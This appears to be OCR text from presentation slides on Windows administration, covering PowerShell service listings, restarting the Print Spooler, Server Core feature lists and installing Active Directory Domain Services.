
```
whoami            : nt authority\system
GetCurrent        : NT AUTHORITY\SYSTEM
```



COMMAND LINE INTERFACE (CLI)



COMMAND LINE INTERFACE (CLI)



SERVICES


```
PS C:\WINDOWS\system32> get-service

Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_517345d     Agent Activation Runtime_517345d
Running  AdobeARMservice    Adobe Acrobat Update Service
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  aspnet_state       ASP.NET State Service
Stopped  AssignedAccessM... AssignedAccessManager Service
Running  AtherosSvc         AtherosSvc
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  autotimesvc        Cellular Time
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BcastDVRUserSer... GameDVR and Broadcast User Service
```

Offline Files	The Offline ...		Manual (Trig...	Local Syste...
OpenSSH Authentication A...	Agent to ho...		Disabled	Local Syste...
Optimize drives	Helps the c...		Manual	Local Syste...
Parental Controls	Enforces pa...		Manual	Local Syste...
Payments and NFC/SE Man...	Manages pa...	Running	Manual (Trig...	Local Service
Peer Name Resolution Prot...	Enables serv...		Manual	Local Service
Peer Networking Grouping	Enables mul...		Manual	Local Service
Peer Networking Identity M...	Provides ide...		Manual	Local Service
Performance Counter DLL ...	Enables rem...		Manual	Local Service
Performance Logs & Alerts	Performanc...		Manual	Local Service
Phone Service	Manages th...		Manual (Trig...	Local Service
Plug and Play	Enables a c...	Running	Manual	Local Syste...
PNRP Machine Name Publi...	This service ...		Manual	Local Service
Portable Device Enumerator...	Enforces gr...		Manual (Trig...	Local Syste...
Power	Manages p...	Running	Automatic	Local Syste...
Print Spooler	This service ...	Running	Automatic	Local Syste...
Printer Extensions and Notif...	This service ...		Manual	Local Syste...
PrintWorkflow_517345d	Print Workfl...		Manual	Local Syste...
Problem Reports and Soluti...	This service ...		Manual	Local Syste...
Program Compatibility Assi...	This service ...	Running	Manual	Local Syste...
Qualcomm Atheros WLAN ...		Running	Automatic	Local Syste...
Quality Windows Audio Vid...	Quality Win...	Running	Manual	Local Service


```
PS C:\WINDOWS\system32> Restart-Service Spooler -v
VERBOSE: Performing the operation "Restart-Service" on target "Print Spooler (Spooler)".
```

*Fixes 99% of printer problems


WINDOWS SERVER




SERVER CORE


Administrator: C:\Windows\system32\cmd.exe
C:\Users\Administrator>start powershell
Administrator: Windows PowerShell
[ ] RPC over HTTP Proxy RPC-over-HTTP-Proxy Available
[ ] Simple TCP/IP Services Simple-TCPIP Available
[X] SMB 1.0/CIFS File Sharing Support FS-SMB1 Installed
[ ] SMB Bandwidth Limit FS-SMBBW Available
[ ] SMTP Server SMTP-Server Available
[ ] SNMP Service SNMP-Service Available
[ ] SNMP WMI Provider SNMP-WMI-Provider Available
[ ] Telnet Client Telnet-Client Available
[ ] Telnet Server Telnet-Server Available
[ ] TFTP Client TFTP-Client Available
[ ] User Interfaces and Infrastructure User-Interfaces-Infra Available
[ ] Graphical Management Tools and Infrastructure Server-Gui-Mgmt-Infra Available
[ ] Desktop Experience Desktop-Experience Available
[ ] Server Graphical Shell Server-Gui-Shell Available
[ ] Windows Biometric Framework Biometric-Framework Available
[ ] Windows Feedback Forwarder WFF Available
[ ] Windows Identity Foundation 3.5 Windows-Identity-Fou... Available
[ ] Windows Internal Database Windows-Internal-Dat... Available
[X] Windows PowerShell PowerShellRoot Installed
[X] Windows PowerShell 4.0 PowerShell Installed
[ ] Windows PowerShell 2.0 Engine PowerShell-V2 Removed
[ ] Windows PowerShell Desired State Configurati... DSC-Service Available
[ ] Windows PowerShell ISE PowerShell-ISE Available
[ ] Windows PowerShell Web Access WindowsPowerShellWeb... Available
[ ] Windows Process Activation Service WAS Available
[ ] Process Model WAS-Process-Model Available
[ ] .NET Environment 3.5 WAS-NET-Environment Available
[ ] Configuration APIs WAS-Config-APIs Available
[ ] Windows Search Service Search-Service Available
[ ] Windows Server Backup Windows-Server-Backup Available
[ ] Windows Server Migration Tools Migration Available
[ ] Windows Standards-Based Storage Management WindowsStorageManage... Available
[ ] Windows TIFF IFilter Windows-TIFF-IFilter Available
[ ] WinRM IIS Extension WinRM-IIS-Ext Available
[ ] WINS Server WINS Available
[ ] Wireless LAN Service Wireless-Networking Available
[X] WoW64 Support WoW64-Support Installed
[ ] XPS Viewer XPS-Viewer Available
PS C:\Users\Administrator> Install-WindowsFeature -Name AD-Domain-Services
Success Restart Needed Exit Code Feature Result
True No Success {Active Directory Domain Services, Remote ...
WARNING: Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is automatically updated, turn on Windows Update.
PS C:\Users\Administrator>


ACTIVE DIRECTORY (AD)



